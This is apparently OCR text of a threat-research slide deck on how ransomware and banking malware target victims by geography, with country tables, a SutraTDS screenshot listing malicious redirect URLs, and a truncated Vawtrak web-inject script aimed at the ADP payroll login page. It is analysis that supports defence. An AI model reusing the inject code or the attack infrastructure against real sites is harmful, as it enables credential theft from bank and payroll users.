
id=66…ED5&act=gettext&lang=da

- Languages supported: Brazilian Portuguese, Chinese, French, Japanese, Danish, German, …
- Not supported: Arabic, Czech…


Locky (un)targeting

- Check system language
- MultiUILanguageID == 0x419 (1049 - Russian)?
- Terminate and delete itself

…DEMO…




Ransomware Prevalence




Cryptowall	US, GB, CA, AU, DE and FR
TorrentLocker	GB, IT, AU, ES
CTBLocker	EU and NA
TeslaCrypt	UK, US, CA, SG, TH


Geo-targeted distribution via spam



Geo-targeted distribution via TDS



Geo-targeted distribution via TDS



SUTRA v3.4
TRAFFIC MANAGER

Schemes | Settings | UPTIME BOT | Global variables | Search | Global statistics
Home | Forum | Help

18:01:52

2

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20

Scheme Forces Statistics

Traffic management scheme

Url for incoming traffic - http://ritzcamera.in/in.cgi?2


	Url	Today		Countries	Weight	%	
1	http://6qf5d6qs896f5qd.nl.ai/pentalqin.php?page=8b2f191de584a0bd	8602	U	US	100	16.7	
2	http://asqdteqdbcbnd7.in/main.php?page=a3331fc52a4eb9e6	2677	U	NL	100	16.7	
3	http://dertttoppoi9.in/main.php?page=a3331fc52a4eb9e6	0	U	NL	100		
4	http://df5ssss577587658ssss.nl.ai/forum.php?tp=9e9a2a3a4b7fc1d2	7609	U	FR	100	16.7	
5	http://eqeiruhquirequh.ipq.co/main.php?page=38421c5029cc0e8d	0	U	ES	100		
6	http://qf6s896qs76qs07676666.nl.ai/pentalqin.php?page=8a0b2c6809285ef3	3637	U	GB	100	16.7	
7	http://h769qh9f76q76hdf.nl.ai/pentalqin.php?page=b93f07503062c0e9	0	U	CA IT ES GB	100		
8	http://hdfyh4y43q56q364q3q.nl.ai/pentalqin.php?page=c3bf948846cb6209	0	U	AU	100		
9	http://hotbmw.ru/rokoko.php?ad=7ff0031c23e044ab	0	U	DE	100		
10	http://netmansoft.com/	2485	U	AU	100	16.7	
11	http://pervodomennyi-her.com/main.php?page=73284bd89107aa9b	588	U	US	100	16.7	
12	http://usu.pensacolacomputertraining.com/main.php?page=f8eaa8b940564751	0	U	CA	100		
	http://maxtravel.com.ua	3898			0	0	

NEW EDIT DELETE
PRE-RULE MASS EDIT

SutraTDS

Pic source: http://www.xylibox.com/2011/12/sutra-tds-v34.html

Geo-targeted delivery via Exploit Kits



Abuse of Geo IP services

Victim's IP address

Country code

GEO IP API lookup

Indicator of compromise

Destination	Protocol	Length	Info
8.8.8.8	DNS	73	Standard query 0x2138 A ip.telize.com
192.168.1.101	DNS	130	Standard query response 0x2138 No such name
192.168.1.255	NBNS	92	Name query NB IP.TELIZE.COM<00>
192.168			
192.168			


Telize JSON IP and GeoIP REST API StatDNS DNS-LG

However, things changed when I discovered Telize was being used by malware and ransomware. Quite frankly, this is something I just can't tolerate. On November 5th I announced the decision to close the public instance with a 10 days notice, effective November 15th. I simply do not have time, energy, nor resources to engage in fighting abuses.

IMPORTANT INFORMATION

The public API will permanently **shut down** on November 15th, 2015. More information can be found **here**.
To continue using Telize after this date, please spin up your own instance or subscribe to a **paid plan**.


Banking Malware



NATURALLY GEO-TARGETTED

- "Money mule" logistics
- Bank-specific customizations
- Custom web-injects

Vawtrak Crimeware-as-a-Service (CaaS)



Re: Applicant #1514042338

Hello,

Your application for an FNBO Direct account has been received. As an FNBO Direct customer, not only will you receive an exceptional interest rate,
you can be confident your accounts are held by a bank established in values of trust, integrity, and security.

Please find in the attached document information concerning your application.

P.O. Box 3707, Omaha, NE 68103-0707

/channel/{TYPE:Hb}/{**PROJECT_ID:Hd**}/{BOT_ID:Hd}?id={BUILD:Hw} {UPDA'TE_VER:Hw}


- EXE attachment or Exploit Kit attack
- Injects into legitimate process
- Hooks APIs to inspect network traffic
- Connects to C&C
- Receives configuration file
- Injects code into web pages of specific URLs

Vawtrack web inject

```
Target URL: runpayroll.adp.com/(default.aspx\?Action=login|registered/RegisteredLogin.aspx)
Flags: 0x22
Data before: </body>
Data inject: <script> %framework% var fw = new EQFramework('%framework_key%'); var CurQue
function ShowEl(name){if (isset(name)) {document.getElementById(name).style.display = '';}} funct
true;} else {ViewMain(); }}} function ViewMain(){document.title = MainTitle; HideEl('WaitDiv');HideE
function ViewInj(){document.title = MainTitle; HideEl('WaitDiv');ShowEl('AnswLbl1');ShowEl('AnswT
(isset(name)) {return document.getElementById(name).value;} else {return false;}} function SetPa(
(CurQuestions == 1) { if (isset('AnswLbl1')) document.getElementById('AnswLbl1').innerHTML = fw
CurQuestions++; } else if (CurQuestions == 2) { PostRequest += fw.GetVal('AdpQuestion2') + '=' +
fw.DelVal('AdpQuestion1'); fw.DelVal('AdpQuestion2'); ViewMain(); } } } if (fw.GetVal('AdpQuestion
if(isset('LnkForgotPassword')) {document.getElementById('LnkForgotPassword').click();} } else { if
```

Regional sub-botnets

/channel/{TYPE:Hb}/{PROJECT_ID:Hd}/{BOT_ID:Hd}?id=…




- Target1 - German and Polish banks
- Target2 – Japan
- Target3 - USA + Australia, UK, Turkey, Slovakia, Czech Republic, India, Italy
- Target4 - Saudi Arabia, UAE, Malaysia, Portugal, Poland
- Target5 – UK
- Target6 - UK, Germany, Spain

Stats methodology

- Based on “Live Protection” telemetry
- Mapped with Maxmind’s GeoIP API
- Malware family recognition through dynamic analysis (sandbox) and normalized detection names

Banking Malware Targets



Dridex	US, GB
QBot	US
Yebot	HK, Japan
Gozi	NA, EU, particularly Italy
Emotet	EU, particularly Germany
Trustezeb	DACH region
Dyreza	global, but highest in NA, EU, AU
Tinba	GB, US, CA, AU, DE
